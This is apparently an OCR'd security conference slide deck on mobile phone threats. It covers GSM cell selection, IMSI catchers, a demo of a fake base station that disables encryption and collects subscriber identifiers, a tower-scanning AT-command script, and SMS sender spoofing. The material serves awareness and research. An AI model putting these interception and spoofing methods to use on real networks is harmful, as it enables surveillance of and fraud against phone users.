Cellphone Security Exposed

Understanding Interception and Other Cellphone Threats

CELLULAR
ASSAULT
VILLAGE

Henry N. Caga (@hncaga)

whoami

Henry N. Caga

Lead Penetration Tester (2024)

- CEH, ECSA, LPT (Master), eCPTXv2

Independent Security Researcher / Bug Bounty Hunter

- Acknowledged / Rewarded by:
  - Google (HoF Rank: 547)
  - Yahoo!
  - Cloudflare
  - eBay / PayPal
  - Twitter
  - Globe / GCash
  - etc..

15 years in a Law Enforcement Agency

INTERPOL IT Crime Investigation working party (2007)

First appearance (2004)

Globe

yondu

About this talk

- Mobile Station (MS) (Mobile Phones / Devices)
- Base Transceiver System (BTS)
- Different attacks
  - Cell tower sniffing
  - Spoofing mobile number
  - Spoofing alphanumeric sender
  - SMS Interception
  - Call Interception
  - Downgrade Attack

Disclaimer

CELLULAR ASSAULT VILLAGE

The presentation on mobile hacking, mobile interception, and mobile attacks is solely intended for educational and informational purposes. The demonstrations and examples provided will be executed on controlled test devices with the explicit consent of the presenter. During the presentation, there is a possibility that certain techniques, such as sending SMS and intercepting calls and SMS, may be showcased.

It is important to acknowledge that due to the nature of the demonstrations, nearby devices within the conference environment might be affected inadvertently. Any potential impact on other devices is unintentional and limited to the context of the controlled demonstration.

Participants are advised to exercise caution and discretion when attending the presentation. The presenter and organizers do not take responsibility for any unintended consequences that may arise from the demonstration. Attendees should be aware that replicating the techniques shown on devices without proper authorization may breach legal and ethical standards and may lead to adverse consequences.

Mobile Station (MS)

- International Mobile Station Equipment Identity (IMEI)
  - Unique device identifier
- SIM card
  - International Mobile Subscriber Identity (IMSI)
  - Mobile Country Code (MCC) (515 – Philippines)
  - Mobile Network Code (MNC)
    - 02 – Globe
    - 03 – SMART
  - Holds encryption keys
- Baseband processor and RTOS

Base Transceiver System (BTS)

- Transceiver and receiver equipment
    - Antennas, amplifiers
- BTS Has components for doing Digital Signal Processing (DSP)
- Provides the air interface to a Mobile Station (MS)
- Part of cell tower that is used by mobile stations
- BTS provides the radio signalling between network and phone

What happens when you turn on your phone?

1) MS starts a search for BCCH carriers performing RSSI measurements.

2) The MS or phone probes for presence of FCCH

3) The phone obtains information about the BTS it has identified.

4) From the transmission, the phone now learned the list of Neighbour Cells given by the BTS.

What happens when you turn on your phone?

(In Layman's Terms)

Searching for Signal:
When you turn on your phone, it starts looking for signals from nearby cell towers. It's like your phone is trying to find the best radio station to tune into.

Checking the Connection:
Once your phone detects some signals, it sends out a signal of its own to see if there's a tower nearby that it can connect to. It's like your phone saying, "Hey, is there a strong Wi-Fi around here?"

Getting Tower Info:
If a tower responds, your phone gets information from it, like the tower's name and location. It's like your phone making friends with a new Wi-Fi router and learning its name.

Knowing Other Towers:
From the tower's signal, your phone also learns about other towers nearby. It's like your phone finding out about other Wi-Fi routers in the area.

Mobile attacks take advantage of this particular process!

What is IMSI?

Quick definition:

- IMSI stands for International Mobile Subscriber Identity.
- Distinct numerical identifier utilized by Mobile Network Operators (MNOs) to uniquely identify individual subscribers
- A key component of a Subscriber Identity Module (SIM) profile.
- SIM cards do not transmit your mobile number; instead, they transmit the IMSI.

IMSI Catchers

- IMSI catchers are devices used to locate and track mobile phones.
- They operate by intercepting the unique IMSI number linked to a SIM card.
- These devices are often used for surveillance and monitoring purposes.
- IMSI catchers can simulate legitimate cell towers to attract nearby mobile devices.
- Once connected to the IMSI catcher, the device’s location and communication can be monitored.
- IMSI catcher can also be referred to as an **interceptor**

Types of Interceptors

Passive Interceptors:
Eavesdrop on wireless communications without actively engaging with them. They listen to signals between devices and cell towers to capture information like call metadata and text messages.

Active Interceptors:
Actively participate in communications. They simulate legitimate cell towers to attract nearby devices, enabling interception, monitoring, and sometimes even manipulation of communications.

Passive Interceptors

- Surveillance devices that eavesdrop on wireless communications without actively participating in the communication process.

- They operate by listening to the radio signals transmitted between cell phones and cell towers.

- Passive interceptors are more difficult to detect compared to active interceptors.

- These devices can capture information like call metadata, text messages, and other data transmitted over the airwaves.

Active Interceptors

- Active interceptors are more advanced surveillance devices that actively interact with cell phones and networks.

- They can mimic legitimate cell towers to trick nearby cell phones into connecting to them.

- Once connected, active interceptors can intercept, monitor, and sometimes modify communications.

- Active interceptors often require more sophisticated technology and can be used for various purposes, including eavesdropping, tracking, and even manipulating communications.

IMSI Catchers or Interceptors are very expensive!

But we are HACKERS!

We have the determination to uncover how things function.

We have the curiosity to find out how stuff works.

We have the skills to construct our own solutions.

We want the people to be aware.

Tools

USB Modems:
Modems capable of AT Commands


Wireshark:
Analyzing encrypted and un-encrypted packets

Old Phones (Motorolas / Nokia):
Osmocom Baseband to capture downlink and uplink / Netmonitor

Software Defined Radios (SDR):
Capable to run as transceiver and receiver equipment


Software / Scripts:
Python scripts and some software-based GSM access point

USB Modem (GSM, 3G, 4G/LTE, 5G)



```
  GNU nano 2.9.3                                       ./tower_scan.py

def scan_tower(howmany,xsec_count):
        print ""
        print "Cell Tower Scanner v2.2"
        print "Developed by: hncaga"
        print ""

#       print "SENDING AT+CNETSCAN=1 COMMAND"
        ser.write('AT+CNETSCAN=%s\r' % '1')
        if GetModemSuccess():
                cnt = 1
                print("STRONGEST CELL TOWERS:")
                while cnt <= int(howmany):
#                       print "SENDING #" + str(cnt) + " OF AT+CNETSCAN COMMAND"
                        ser.write('AT+CNETSCAN\r')
                        if GetModemSuccess():
                                a=1
                        cnt+=1

                if len(operator_list) > 0:
                        for rec in operator_list:
                                print rec
                print ""

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Linter   ^_ Go
```

Execute AT Commands to retrieve a list of MCC and MNC in the nearby area.



```
blackhat@athena:/mnt/6DB1-CA46/bts/ARFCN_CLONER$ sudo ./tower_scan.py 5

Cell Tower Scanner v2.2
Developed by: hncaga

STRONGEST CELL TOWERS:
Operator:"SMART Gold",MCC:515,MNC:03,Rxlev:23,Cellid:E[redacted],Arfcn:47,Lac:2[redacted],Bsic:10
Operator:"Globe Telecom",MCC:515,MNC:02,Rxlev:27,Cellid:5[redacted],Arfcn:27,Lac:4[redacted],Bsic:21
Operator:"SMART Gold",MCC:515,MNC:03,Rxlev:22,Cellid:C[redacted],Arfcn:48,Lac:2[redacted],Bsic:3F
Operator:"Globe Telecom",MCC:515,MNC:02,Rxlev:24,Cellid:C[redacted],Arfcn:844,Lac:4[redacted],Bsic:15
Operator:"Globe Telecom",MCC:515,MNC:02,Rxlev:30,Cellid:5[redacted],Arfcn:27,Lac:4[redacted],Bsic:21
Operator:"Globe Telecom",MCC:515,MNC:02,Rxlev:23,Cellid:B[redacted],Arfcn:839,Lac:4[redacted],Bsic:00

OPERATORS:
51503
51502

CELL TOWERS:
23|51503,574[redacted],47,112[redacted]16,944400000,GSM900
27|51502,222[redacted],27,202[redacted]33,940400000,GSM900
22|51503,516[redacted],48,112[redacted]63,944600000,GSM900
24|51502,522[redacted],844,20[redacted],21,1871600000,DCS1800
23|51502,469[redacted],839,20[redacted],0,1870600000,DCS1800

CELL TOWER NEIGHBORS:
NETWORK: 51503 | CID: 57[redacted] | LAC: 11[redacted] | ARFCN: 47 | BAND: GSM900
Checking Neighbor Cells (Attempt #1 Failed!)
```

"AT+CNETSCAN" OUTPUT


Simulate the process of a cell phone searching for an accessible cell tower and identifying the strongest signal.

Wireshark / TShark

CELLULAR ASSAULT VILLAGE

Un-encrypted packets can be viewed in Wireshark

- Cell tower info
- Subscriber info
- Encryption used
- Many more..


*Loopback: lo
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

gsmtap

```
No.    Time              Source   Destination  Protocol  Length  GSM Frame Number  Info
   454 15.703316846      127.0.…  127.0.0.1    GSMTAP        81           1775924 (CCCH) (RR) System Information Type 3
   402 14.767805940      127.0.…  127.0.0.1    GSMTAP        81           1775720 (CCCH) (RR) System Information Type 3
   384 13.796771147      127.0.…  127.0.0.1    GSMTAP        81           1775516 (CCCH) (RR) System Information Type 3
   332 12.874417524      127.0.…  127.0.0.1    GSMTAP        81           1775312 (CCCH) (RR) System Information Type 3
```

```
▶ Frame 454: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ User Datagram Protocol, Src Port: 60200, Dst Port: 4729
▶ GSM TAP Header, ARFCN: 27 (Downlink), TS: 0, Channel: BCCH (0)
▼ GSM CCCH - System Information Type 3
   ▶ L2 Pseudo Length
   ▶ .... 0110 = Protocol discriminator: Radio Resources Management messages (0x6)
     Message Type: System Information Type 3
   ▶ Cell Identity - CI [redacted]
   ▼ Location Area Identification (LAI)
      ▼ Location Area Identification (LAI) - 515/02/[redacted]
           Mobile Country Code (MCC): Philippines (515)
           Mobile Network Code (MNC): Globe Telecom (02)
           Location Area Code (LAC): 0x[redacted] [redacted]
   ▶ Control Channel Description
   ▶ Cell Options (BCCH)
   ▼ Cell Selection Parameters
        100. .... = Cell Reselection Hysteresis: 4
        ...0 0101 = MS TXPWR MAX CCH: 5
        0... .... = ACS: False
        .0.. .... = NECI: 0
        ..00 1011 = RXLEV-ACCESS-MIN: -100 <= x < -99 dBm (11)
   ▶ RACH Control Parameters
   ▶ SI 3 Rest Octets
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 43 f3 53 40 00 40 11  49 54 7f 00 00 01 7f 00   ·C·S@·@· IT······
0020  00 01 eb 28 12 79 00 2f  fe 42 02 04 01 00 00 1b   ···(·y·/ ·B······
0030  d7 00 00 1b 19 34 01 03  00 bc 49 06 1b 81 81 15   ·····4·· ··I·····
0040  f5 20 4f 0b c8 00 28 57  85 0b 78 00 00 80 00 b0   · O···(W ··x·····
0050  67                                                 g
```

DTAP Radio Resources Management Mess...ype (gsm_a.dtap.msg_rr_type), 1 byte   Packets: 461 · Displayed: 443 (96.1%) · Dropped: 0 (0.0%)   Profile: Default

Fake Cell Towers (Active Interceptors)

Fake BTS / Cell Towers

- Operates by mimicking a legitimate cell tower in a cellular network.
- This allows it to attract nearby mobile devices and establish connections with them.
- Used for malicious purposes, such as intercepting communications, conducting surveillance, or launching attacks

How Fake BTS / Cell Tower works:

- **Signal Emission:** Emits radio signals that are similar to those of a legitimate cell tower.

- **Mobile Device Connection:** Mobile devices within range detect the strong signal emitted by the fake BTS. Mobile devices assumes it's a legitimate cell tower.

Real Cell Towers

- **Signal Emission and Device Connection**
  - Emits signals and beacon messages that mobile devices use to identify nearby cell towers. Mobile devices will automatically connect if they detect a proper and strong signal.
- **Authentication**
  - Verifying the legitimacy of both the mobile device (subscriber) and the network.
- **Encryption (A5/1, A5/2, A5/3)**
  - Used in ciphering the voice and data communication between the mobile device and the network after the authentication process has been successfully completed

Additional Security features:

- Ability to check if a SIM card is registered or not
- Disable the sending of links or URLs to prevent phishing
- Mobile usage / Prepaid load

Fake Cell Towers

- **Signal Emission and Device Connection**
  - Similar to Real Cell Towers, so mobile devices can be attracted easily
- **Authentication**
  - All mobile phones can access the fake cell tower or BTS without requiring authentication!
- **Encryption (A5/0)**
  - Set the encryption to A5/0.
  - A5/0 is the weakest A5 encryption as it does not offer any encryption at all.
  - Lack of encryption means that it's possible to listen to calls and read SMS messages in plaintext.

Disable Additional Security features:

- Unregistered SIM cards remain usable
- Sending of links or URL is not filtered
- Unlimited calls and SMS sending with no subscription required

DEMO


Running a fake cell tower and waiting for mobile devices

Fake Cell Tower

CELLULAR ASSAULT VILLAGE

Data Captured:

- IMSI
- IMEI
- MSISDN


File Edit View Search Terminal Help

```
Cellular Assault Village
Henry N. Caga
hncaga @ gmail.com



blackhat@athena:/mnt/6DB1-CA46/bts$
```

Terminal
File Edit View Search Terminal Help

```
Subscriber Monitor
Developed by: Henry N. Caga
hncaga @ gmail.com

------------------------------------------------------------------------------
ID      LAST ACTIVITY           IMSI                    IMEI            MSISDN
------------------------------------------------------------------------------

1       2023-09-18 06:08:33     5150265436[redacted]    352191243[redacted]    090651964[redacted]
2       2023-09-18 06:08:40     5150202200[redacted]    867105054[redacted]    091762950[redacted]
3       2023-09-18 06:09:14     5150255792[redacted]    354961117[redacted]    13372
```

```
ted cor
```

Why are mobile phones attracted to Fake Towers?

ARFCN (Absolute Radio Frequency Channel Number):
Like a channel for your phone, fake towers can pretend to be on a better channel.

MCC (Mobile Country Code) and MNC (Mobile Network Code):
These are like codes that tell your phone which network to use. Fake towers can copy these codes to appear real.

LAC (Location Area Code):
It's like a postal code for cell towers. Fake towers can give fake postal codes to trick your phone.

Cell ID (Cell Identity):
Each tower has a unique number. Fake towers use fake numbers to deceive your phone.

Phone connects to a fake tower because the fake tower tricks your phone using these details

Spoofing Mobile Number

Caller ID spoofing is when someone changes the number that appears on your phone to make it look like they're calling or texting from a different number

Spoofing Using Alphanumeric Sender

Manipulating the sender information to display an alphanumeric name or label instead of a phone number.

This technique is often used for branding or to make messages appear more legitimate.


DEMO

Mobile Number / Name Spoofing

Scammers Using Spoofing

Scammers use alphanumeric senders to make their messages seem official or trustworthy.

For example, they may send a text message with the sender labeled as “YourBank” or “GCASH” to create a sense of urgency and authority.




Wednesday, Mar 8 • 9:43 AM

